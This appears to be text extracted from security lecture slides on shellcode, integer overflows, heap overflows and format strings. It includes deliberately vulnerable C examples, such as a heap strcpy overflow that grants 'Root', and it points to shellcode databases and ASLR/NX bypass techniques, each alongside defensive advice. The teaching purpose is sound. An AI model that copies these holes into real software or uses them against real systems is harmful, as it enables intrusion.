
# Jedi Mode with class






# Padawan Mode

don't be too presumptuous









# Sith Mode


A little pushy







# Sith Lord Mode


No subtlety at all





# Environment unfriendly





# Escaping

Charset restrictions


*UTF-8, alphanum*

OS independant

*multiarchi*

Pattern matching IDs

*Polymorphic*




For the lazy

## Databases

*<https://shell-storm.org/shellcode/>*

## Works on overthewire

*Shellstorm 841 ou 606*



# Clean code

Avoid the problem

## Check array size


Particular in case of user inputs

## Use secure functions

*CERT code guidelines*

## Use an object oriented language

*Java, C#, ...*



# Defense in depth


a posteriori

OS configuration

*Non eXecutable Stack, ASLR*

Compiler configuration

*canari*



but...

And that's why clean code is safer

Phrack 56 - 5

*Bypass canari*

Phrack 59 - 9

*Bypass ASLR*

Ret2libc, Ret2plt, Got overwrite, rop...

*bypass ASLR and NX*





# Integer Overflow

$$2147483647 + 1 = -2147483648$$



# Principle

Operations on integers

Different types  $\Rightarrow$  modulo

Boundary operations  $\Rightarrow$  undefined behaviours



# What happen when overflow ?

`INTMAX + 1`

*Undefined*

`char c = CHARMAX; c++`

*Varies*

`(char) INTMAX`

*Commonly -1*

...



# Example

```
[...] // includes


int main(int argc, char *argv[]){
    int val1, val2;
    if(argc < 3) exit(0);

    val1 = atoi(argv[1]);
    val2 = atoi(argv[2]);

    unsigned int res = val1 + val2 ;
    printf("res : %u\n", res);

    if(res < 1000) {
        printf(" OK\n" );
    } else {
        printf(" Should not happen\n" );
    }
    return 0;
}
```

```
$ ./int 200 200
res : 400
OK
$ ./int 200 -201
res : 4294967295
Should not happen
```



# Hazardous operations

## Comparaisons


Long/short , signed/unsigned

## Cast

From large to small

## Arithmetic

Multiplication, addition



# Clean code

Especially for user inputs

## Check size when affectation


To be sure variables are large enough

## Use saturation arithmetic

$60+43 = 100$  - If range is  $[-100;100]$

## Cert Coding Standards

C/Rule 04 Integers - C++/Rule 03 Integers – Java / Rule03 Numeric Type




# Defense in depth

a posteriori

Compilation options (at runtime)

*-fsanitize=undefined*



# Heap Overflow

yet another bof





# The Heap

## a free chunk

previous size	Flags	Link to the next free chunk FD	Link to previous free chunk BK
	self size		

In Flags :

PREV\_INUSE : is the previous contiguous chunk is free ?




# The Heap

a allocated chunk



↑  
Malloc's pointer



# The Heap


a allocated chunk

## Heap theory

*Double linked list of free chunks*

“ bins “ to optimize

Small – Large – Fast



# Once upon a time

## A function which does nothing

```
#include <string.h>
#include <stdlib.h>
void main (int argc, char* argv[]){

    char *buffer = (char *) malloc (sizeof(char) * 8);
    char *temp    = (char *) malloc (sizeof(char) * 8);


    strcpy(buffer, argv[1]);

    free (buffer);
    free (temp);
    return ;
}
```



```
$/heap test
```

```
$/heap AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
double free or corruption (out)
Aborted (core dumped)
```



# Simple exploitation


```
[...] // includes
typedef struct user {
    unsigned short admin ;
} user_t ;

void main(int argc, char ** argv) {
    char * buffer = (char *) malloc(10) ;
    user_t * user = (user_t *)malloc(sizeof(user_t )) ;


    user->admin = 0 ;

    strcpy(buffer, argv[1]) ;

    if (user->admin) {
        printf("Root\n");
    }
    exit(0) ;
}
```



```
$/heap overflow
$ ./heap
1111111111111111111111111111111111
Root
```




# Free a chunk the unlink function

Free check if previous and next chunk are free

*In order to merge with them*


It use the unlink function




# The Heap

## the unlink function

```
#define unlink (P,BK,FD) {  
    BK = P->bk ;  
    FD = P->fd ;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```



# Vulnerable function



Overwrite a GOT entry with the adresse of a shellcode





Clean code  
Like for Stack overflow

Check array size


Particular in case of user inputs

Use secure functions

*CERT code guidelines*

Use an object oriented language

*Java, C#, ...*



# Defense in depth

a posteriori

Check `prev_inuse` of next chunk

*glibc > 2.3.3 (2005)*

*Windows XP SP2 (2004)*

No Writable Metadata

*No writable metadatas glibc > 2.20 (2015)*




but...

And that's why clean code is safer


## Malloc Maleficarum

*Bypass (2005) glibc checks*



# Format Strings

```
sprintf(argv1, 42);
```




# Exemple

## Just printf

